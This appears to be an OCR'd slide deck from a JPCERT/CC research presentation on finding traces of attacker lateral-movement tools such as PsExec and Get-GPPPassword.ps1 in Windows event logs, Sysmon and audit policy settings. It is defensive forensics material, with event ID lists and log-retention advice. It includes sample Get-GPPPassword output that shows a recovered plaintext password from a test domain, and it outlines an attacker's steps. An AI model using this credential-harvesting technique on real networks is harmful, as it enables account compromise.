
For such conventional attack methods, limited set of tools are used in many different incidents. The many points that need to be investigated can be dealt with quickly and systematically by understanding typical tools often used by such attackers, and what kind of and where evidence is left.

For such use of tools, the Japan Computer Emergency Response Team Coordination Center (JPCERT/CC) extracted tools used by many attackers by investigating recently confirmed cases of targeted attacks. Then, a research was conducted to investigate what kind of logs were left on the server and clients by using such tools, and what settings need to be configured to obtain logs that contain sufficient evidential information. This report is a summary of the results of this research.
The outline of this report is as follows. First, Chapter 2 describes the environment and the tools used for this research. Next, Chapter 3 describes the results of this research. Then, Chapter 4 explains how to investigate an incident based on this research results described in Chapter 3.

Research supported by Internet Initiative Japan Inc.

Research Report

- The report shows some important aspects for tracing each tool.



Report screenshot in Japanese; English version coming soon.

イベントログ


#	ログ	イベントID	タスクのカテゴリ	イベント内容
1	セキュリティ	5145	詳細なファイル共有	クライアントに必要なアクセスを付与できるかどうかについて、ネットワーク共有オブジェクトがチェックされました。 • **共有情報 > 共有名**: 共有名 (*\ADMIN$) • **サブジェクト > セキュリティID/アカウント名/アカウント ドメイン**: 実行したユーザーSID/アカウント名/ドメイン • **共有情報 > 共有パス**: 共有のパス (\??\C:\Windows) • **共有情報 > 相対ターゲット名**: 共有パスからの相対ターゲット名 (PSEXESVC.exe) • **アクセス要求情報 > アクセス**: 要求された権限 (WriteData または AddFile, AppendDataを含む)
2	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	Process Create. • **ParentImage**: 親プロセスの実行ファイル (C:\Windows\system32\services.exe) • **CommandLine**: 実行コマンドのコマンドライン • **ParentCommandLine**: 親プロセスのコマンドライン (C:\Windows\system32\services.exe) • **UtcTime**: プロセス実行日時 (UTC) • **ProcessGuid/ProcessId**: プロセスID • **User**: 実行ユーザー (NT AUTHORITY\SYSTEM) • **Image**: 実行ファイルのパス (C:\Windows\PSEXESVC.exe)

Elements Researched

- Windows Event Logs
  - Default **and** additional logs
- Registry
- Cache for performance improvements
- File System Activities
- File/Folder Access Histories
- Network Traffic

Research Results

- **Event Logs were the most useful** among the entities.



Audit Policy

Sysmon

Application Logs

Research Results

- **Event Logs were the most useful** among the entities.

Audit Policy

Sysmon

Application Logs


- There were some other useful information.

USN Journals

Packet Capture

Research Results

- **Event Logs were the most useful** among the entities.




Audit Policy

Sysmon

Application Logs

This session primarily focuses here.

- There were some other useful information.



USN Journals

Packet Capture

1 Overview of APT Incident and Lateral Movement

2 Tools Used by Attackers for Lateral Movement

3 Tracing Attacks

4 Analysis of Tools Used by Attackers


Analysis of Tools Used by Attackers

- Additional settings are needed to record tools execution.

- Additional settings **makes difference** in amount of evidences that may be obtained.
  - Without those additional settings, evidences obtained from the compromised hosts may not be enough.

Example: Get-GPPPassword.ps1

- Is a PowerShell script published on GitHub.
- Obtains plain text passwords stored on Group Policy settings.
  - Passwords can be stored when an update for MS14-025 is not applied.




```
UserNames : {Administrator (繝薙N繝医う繝ウ)}
NewName   : [BLANK]
Passwords : {+83iX7sL}
File      : ¥¥TESTNET.LOCAL¥SYSVOL¥testnet.local¥Policies¥{667D5BE0-33FB-4A90-A60C-3CA6E941C7CE}¥Machine¥Preferences¥Gr
            oups¥Groups.xml
```

- The following slides assume execution of the PowerShell scripts.

Tracing Execution Histories

- An example case of attack procedures.



1. Create an Access Path

Install remote access and/or other tools.
(Out of scope of this session)

2. Investigate the Network

Necessary information, such as AD domain names and domain controller FQDN, are obtained.

3. Permit Script Execution

Permit PowerShell script execution
(which is disabled by default).

4. Download the Script

Download the script to execute.

5. Execute the Script

Execute the downloaded script.

6. Remove Evidences

Remove evidences of compromises.

What Do We Want to Know About the Attacks…?

- **Hosts** **Accounts/Privileges** used

→ **Find in Logon History**

Looks similar to an ordinal Logon

- **Tools** executed

→ **Find in Execution History**


- **Files/Intelligences** being accessed
- **Network traffics**
- Possibility of **attackers coming back**

→ **Find in Access and Execution Histories**

PowerShell was used in some ways, but not sure about what has happened

Tracing Execution Histories


- An example case of attack procedures.



1. Create an Access Path — (Out of scope of this session)
2. Investigate the Network — Investigate compromised accounts and executed commands using Audit Policies
3. Permit Script Execution — Trace change on settings from PowerShell execution and registry modification histories
4. Download the Script — Find script downloads from the network traffic logs
5. Execute the Script — Trace execution history from PowerShell and command execution histories
6. Remove Evidences — Prepare not to lose trace logs even when attackers remove them from compromised hosts

Tracing Execution Histories


- An example case of attack procedures.




1. Create an Access Path — (Out of scope of this session)
2. Investigate the Network — Investigate compromised accounts and executed commands using Audit Policies
3. Permit Script Execution — Trace change on settings from PowerShell execution and registry modification histories
4. Download the Script — Find script downloads from the network traffic logs
5. Execute the Script — Trace execution history from PowerShell and command execution histories
6. Remove Evidences — Prepare not to lose trace logs even when attackers remove them from compromised hosts

Audit Policies

- Options available on Windows by default.
  - One of the places to get started.
- With default settings, not many events are actually audited.
  - Resulting in lack of evidences for tracing the attacks.



Policy	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Success, Failure
Audit privilege use	Success, Failure
Audit process tracking	Success
Audit system events	Not Defined




Group Policy Management Editor
File Action View Help
Application Control Policies
IP Security Policies on Active Directory (T
Advanced Audit Policy Configuration
Audit Policies
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
Global Object Access Auditing
Policy-based QoS

Subcategory	Audit Events
Audit Credential Validation	Not Configured
Audit Kerberos Authentication Service	Not Configured
Audit Kerberos Service Ticket Operations	Not Configured
Audit Other Account Logon Events	Not Configured

Sysmon

- A software that is a part of Windows Sysinternals.
  - https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- The software is publicly available on the webpage above.



Operational   Number of events: 1,745 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	10/24/2017 5:17:32 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	10/24/2017 5:17:32 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	10/24/2017 5:17:26 PM	Sysmon	5	Process terminated (rule: ProcessTerminate)

Event 1, Sysmon

```
Process Create:
UtcTime: 2017-10-24 08:17:32.938
ProcessGuid: {844a1857-f71c-59ee-0000-00101ca16400}
ProcessId: 4488
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
CurrentDirectory: C:\Users\testuser\
User: TESTNET\testuser
LogonGuid: {844a1857-ac9e-59ee-0000-0020cc720300}
LogonId: 0x372CC
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=AE8B80AE4D2D3B4AB6A28CC701EB4D888E4EC7AD
ParentProcessGuid: {844a1857-aca1-59ee-0000-001076220400}
ParentProcessId: 3416
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	10/24/2017 5:17:32 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate
Level:	Information	Keywords:	

Sysmon

- A software that is a part of Windows Sysinternals.
  - https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- The software is publicly available on the webpage above.
- Information logged are shown below
  (based on version 6.10, released on May 2017)

Process created /terminated

Driver loaded

Read disk using “¥¥.¥” denotation

Registry events

WMI events

Change of file creation time

Image loaded

Process accessed

File stream events

Network connection

Thread created in another process

File creation

Pipe events

Advantages of Log Analysis

- If logs *are* preserved:

  → **Evidences that cannot be recovered afterwards** are recorded.

- If there is a case where the tool creates a temporary file:

When searching on the disk...

The file may be removed from the disk and cannot be recovered.

When running forensics...

“The file was created” **in some ways**, but not sure about exactly what was in the file


→ From logs...

Applications and **command lines** used for creating files may be recovered.

Appropriate Configurations

- **Not a smart** idea
  - “**We have no idea about which logs we should keep**. Simply just keep every single log”
    - If “take everything and filter out later” is the policy, it is okay to keep everything.

- By default, old logs are overwritten when a log reaches its maximum size.
  - Domain Controller: 128MB
  - Others: 20MB



Maximum log size (KB): 20480

When maximum event log size is reached:

● Overwrite events as needed (oldest events first)

○ Archive the log when full, do not overwrite events

○ Do not overwrite events (Clear logs manually)

- Important evidences might get buried without appropriate configurations.
  - Logs for several weeks are stored *without* additional settings, but does not contain enough evidences
  - Logs may be overwritten within few hours *with* improperly configured additional settings

Useful Events (“Security” Events)

- Events that were “useful”:

Logon
4611 4624 4648
4776 4778

Process Executed
4688

Account Management
4720 4722 4724
4726 4728 4737
4738

Handles
4656 4658 4659
4660 4661 4663
4690

Logoff
4634 4779

Process Terminated
4689

Policy Change
4670 4904 4905
4946 4947

VSS
8222

Use of Privileges
4672 4673 4674
4703 4768 4769
4771

Filtering Platform
5156

File Sharing
5140 5142
5144 5145

Useful Events (Windows Standard Events)

- The following events are recorded by default and were useful:

System
7036 7040 7045

Application
102 103 105 216 300 302 2001 2003 2005 2006

Logs Cleared
104

Microsoft-Windows-Application-Experience/Program-Telemetry

Microsoft-Windows-Bits-Client/Operational

Microsoft-Windows-DeviceSetupManager/Admin

Microsoft-Windows-Kernel-PnP/Configuration

Microsoft-Windows-Kernel-PnPConfig/Configuration

Microsoft-Windows-PowerShell/Operational

Microsoft-Windows-WinRM/Operational

Microsoft-Windows-Windows-WMI-Activity/Operational

Microsoft-Windows-TerminalServices-LocalSessionManager/Operational

Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational

Microsoft-Windows-TerminalServices-RDPClient/Operational

Useful Events (Sysmon Events)

- Events that were “useful”:

Process Created
1
Use with “Security” audits

Process Terminated
5
Use with “Security” audits

Network Connection
3
Use with “Security” audits

CreateRemoteThread
8

RawAccessRead
9

